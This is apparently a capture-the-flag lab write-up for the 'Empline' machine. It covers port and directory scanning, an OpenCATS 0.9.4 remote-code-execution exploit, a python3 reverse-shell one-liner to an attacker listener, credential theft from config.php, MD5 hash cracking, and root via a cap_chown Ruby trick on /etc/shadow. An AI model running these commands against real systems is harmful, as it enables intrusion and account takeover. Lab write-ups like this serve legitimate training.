

Empline Writeup

Start off with a port scan to check for the services running
Nothing much except the mysql server running on port 3306



```
➜  empline cat nmap.txt
# Nmap 7.80 scan initiated Sun Jun 19 10:25:13 2022 as: nmap -sC -sV --script "default and safe" -A -T4 -p- -v -oN nmap.txt 10.10.198.1
Warning: 10.10.198.1 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.198.1
Host is up (0.27s latency).
Not shown: 65529 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c0:d5:41:ee:a4:d0:83:0c:97:0d:75:cc:7b:10:7f:76 (RSA)
|   256 83:82:f9:69:19:7d:0d:5c:53:65:d5:54:f6:45:db:74 (ECDSA)
|_  256 4f:91:3e:8b:69:69:09:70:0e:82:26:28:5c:84:71:c9 (ED25519)
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Empline
3306/tcp  open     mysql   MySQL (blocked - too many connection errors)
8545/tcp  filtered unknown
16474/tcp filtered unknown
38408/tcp filtered unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/19%OT=22%CT=1%CU=44047%PV=Y%DS=2%DC=T%G=Y%TM=62AEB09
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M506ST11NW6%O2=M506ST11NW6%O3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST1
OS:1NW6%O6=M506ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN
OS:(R=Y%DF=Y%T=40%W=F507%O=M506NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```

Visting the webpage we static page, nothing hidden in the source code either




No usefull directories either..

```
emplineffuf -c -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt -u http://10.10.198.1/FUZZ  >> dir.txt

        v1.5.0-dev

 :: Method           : GET
 :: URL              : http://10.10.198.1/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500

:: Progress: [30000/30000] :: Job [1/1] :: 137 req/sec :: Duration: [0:03:47] :: Errors: 2 ::
emplinecat dir
cat: dir: No such file or directory
emplinecat dir.txt
assets                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 267ms]
javascript              [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 270ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 409ms]
                        [Status: 200, Size: 14058, Words: 5495, Lines: 288, Duration: 271ms]
```

Lets check for any vhosts. you could check in the source code for any embbed subdomians OR use any automated fuzzer and a wordlist to find one.

there is subdomain called job.empline.thm




Add this to your local DNS file

```
→  empline cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       fahadlinux-Lenovo-IdeaPad-S340-15IIL
10.10.32.36     jacobtheboss.box
10.10.198.1     job.empline.thm/careers job.empline.thm
10.10.194.134   BTAUTOPSY2
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Visting the page we get a version number of the framework used in the subdomain

Lets search for some expoits online for the version 0.9.4 BUT before that lets look for the career directory so we wont miss


anything




There is a job available lets check for that



We can see there is a resume uploder maybe we could exploit this but before that lets check for a exploit for this framework




From the google search we can see there is an xxe on the applicant tracking system/resume upload function lets look on how to exploit it



ExploitDB exploits tend to be poorly formated so lets look up the exploits on github

```
→  fahadlinux searchsploit opencats
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
OpenCATS 0.9.4 - Remote Code Execution (RCE)  | php/webapps/50585.sh
OpenCats 0.9.4-2 - 'docx ' XML External Entit | php/webapps/50316.py
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

There is exploit on github that works just fine BUTT!!!
I strongly reccomend you learning what is XXE and how it works and etc before you copy paste exploits from the net. see how it works how can you exploit xxe's SO lets move on use the exploit



We got a shell but its not very stable so lets drop a bash shell spawn command to the shell and set up a listner

```
→  RevCAT git:(main) ✗ ./RevCAT.sh http://job.empline.thm/
 _-_       _-'"'"`-._
(,-.`._,'(       |\`-/|        RevCAT - OpenCAT RCE
    `-.-' \ )-`( , o o)        Nicholas  Ferreira
          `-    \`_`"'-   https://github.com/Nickguitar

[*] Attacking target http://job.empline.thm/
[*] Checking CATS version...
[+] Version detected: 0.9.4
[*] Creating temp file with payload...
[*] Checking active jobs...
[+] Jobs found! Using job id 1
[*] Sending payload...
[+] Payload 4v0lK.php uploaded!
[*] Deleting created temp file...
[*] Checking shell...
[+] Got shell! :D
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux empline 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux

$ python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.9.0.68",8000));os.dup2(s.fileno(),0);os.dup2(
s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

We got a proper shell


```
→  empline nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.91.62 57392
$
```

Lets browse through the directories and check for any intresting files

We were in the careerportaladd directory but nothing there so going backwards on the directories we can whole lot of files but the config file seems the most juciest out there so lets check that out


```
/var/www/opencats/upload/careerportaladd
$ cd ..
cd ..
$ ls
ls
careerportaladd
$ cd ..
cd ..
$ ls
ls
CHANGELOG.MD    careersPage.css  images              rebuild_old_docs.php
Error.tpl       ci               index.php           rss
INSTALL_BLOCK   ckeditor         installtest.php     scripts
LICENSE.md      composer.json    installwizard.php   src
QueueCLI.php    composer.lock    js                  temp
README.md       config.php       lib                 test
ajax            constants.php    main.css            upload
ajax.php        db               modules             vendor
attachments     docker           not-ie.css          wsdl
careers         ie.css           optional-updates    xml
$
```

We can see there is a sql server login username and password lying in the open lets use those creds to login to the sql server



```
www-data@empline:/var/www/opencats$ cat config.php
cat config.php
<?php
/*
 * CATS
 * Configuration File
 *
 * Copyright (C) 2005 - 2007 Cognizo Technologies, Inc.
 *
 *
 * The contents of this file are subject to the CATS Public License
 * Version 1.1a (the "License"); you may not use this file except in
 * compliance with the License. You may obtain a copy of the License at
 * http://www.catsone.com/.
 *
 * Software distributed under the License is distributed on an "AS IS"
 * basis, WITHOUT WARRANTY OF ANY KIND, either express or implied. See the
 * License for the specific language governing rights and limitations
 * under the License.
 *
 * The Original Code is "CATS Standard Edition".
 *
 * The Initial Developer of the Original Code is Cognizo Technologies, Inc.
 * Portions created by the Initial Developer are Copyright (C) 2005 - 2007
 * (or from the year in which this file was created to the year 2007) by
 * Cognizo Technologies, Inc. All Rights Reserved.
 *
 *
 * $Id: config.php 3826 2007-12-10 06:03:18Z will $
 */

/* License key. */
define('LICENSE_KEY','3163GQ-54ISGW-14E4SHD-ES9ICL-X02DTG-GYRSQ6');

/* Database configuration. */
define('DATABASE_USER', 'james');
define('DATABASE_PASS', 'ng6pUFvsGNtw');
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'opencats');
```

The commands to login to the server



Lets check for any databases

```
www-data@empline:/var/www/opencats$ mysql -ujames -p
mysql -ujames -p
Enter password: ng6pUFvsGNtw

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 99
Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Lets view the opencats database

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| opencats           |
+--------------------+
```

Lets view the table and check whats in there

```
mysql>
mysql> show tables;
+-------------------------------------+
| Tables_in_opencats                  |
+-------------------------------------+
| access_level                        |
| activity                            |
| activity_type                       |
| attachment                          |
| calendar_event                      |
| calendar_event_type                 |
| candidate                           |
| candidate_joborder                  |
| candidate_joborder_status           |
| candidate_joborder_status_history   |
| candidate_jobordrer_status_type     |
| candidate_source                    |
| candidate_tag                       |
| career_portal_questionnaire         |
| career_portal_questionnaire_answer  |
| career_portal_questionnaire_history |
| career_portal_questionnaire_question |
| career_portal_template              |
| career_portal_template_site         |
| company                             |
| company_department                  |
| contact                             |
| data_item_type                      |
| eeo_ethnic_type                     |
| eeo_veteran_type                    |
| email_history                       |
| email_template                      |
| extension_statistics                |
| extra_field                         |
| extra_field_settings                |
| feedback                            |
| history                             |
| http_log                            |
| http_log_types                      |
| import                              |
| installtest                         |
| joborder                            |
| module_schema                       |
| mru                                 |
| queue                               |
| saved_list                          |
| saved_list_entry                    |
| saved_search                        |
```

```
| settings                          |
| site                              |
| sph_counter                       |
| system                            |
| tag                               |
| user                              |
| user_login                        |
| word_verification                 |
| xml_feed_submits                  |
| xml_feeds                         |
| zipcodes                          |
+-----------------------------------+
54 rows in set (2 min 41.68 sec)
```

We got user james's and george's passwd

Lets crack them for this im going to be using crackstation

```
                                                    |            0 |       |
 | NULL    |                 0 |
| george         |                        | 86d0dfda99dbebc424eb4407947356ac |
      | NULL                              |                          15 | NULL


                                                    |            0 |       |
 | NULL    |                 0 |
| james          |                        | e53fbdb31890ff3bc129db0e27c473c9 |
      | NULL                              |                          15 | NULL
```

We cracked it

Hash	Type	Result
86d0dfda99dbebc424eb4407947356ac	md5	pretonnevippasempre

Now lets ssh into the george user with the passwd we cracked

We got into the machine as user george

claim the user.txt and lets upgrade our previlages

```
*  thm ssh george@10.10.172.160
george@10.10.172.160's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 20 14:19:32 UTC 2022

  System load:  0.08              Processes:           113
  Usage of /:   4.4% of 38.71GB   Users logged in:     0
  Memory usage: 59%               IP address for eth0: 10.10.172.160
  Swap usage:   0%


28 updates can be applied immediately.
7 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

george@empline:~$
```

Upload linpeas to check for previlage escalation vulnerablities

[cap_chown+ep exploit article]

```
Files with capabilities (limited to 50):
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/local/bin/ruby = cap_chown+ep
```

We might want to brush up on our ruby knowledge: https://apidock.com/ruby/FileUtils/chown

```
george@empline:~$ cat privesc.rb
require 'fileutils'
FileUtils.chown 'george', 'george', '/etc/shadow'

Ok, let's try running it!

george@empline:~$ ruby privesc.rb
george@empline:~$ ls -lpah /etc/shadow
-rw-r - - - 1 george george 1.1K Jul 20 19:48
/etc/shadow

Great, we now own the shadow file as george, meaning we
can make any changes to users we want. Let's change the
root password to the same as george's:

george@empline:~$ vim /etc/shadow
 root:$6$hvNAbVRK$xSiRR/fV0avpUrhnTq72LqFygy7RDgicbojr2C
ZeQHKqAHscFlMEy2RJTCkuTme32OPJ3TiX1xBpv7LmZqnnc1:18828:0
:99999:7:::
 george:$6$hvNAbVRK$xSiRR/fV0avpUrhnTq72LqFygy7RDgicbojr
2CZeQHKqAHscFlMEy2RJTCkuTme32OPJ3TiX1xBpv7LmZqnnc1:18828
:0:99999:7:::

Let's log in as root and read the root flag.

george@empline:~$ su -
Password:
root@empline:~# ls
root.txt
root@empline:~# cat root.txt
```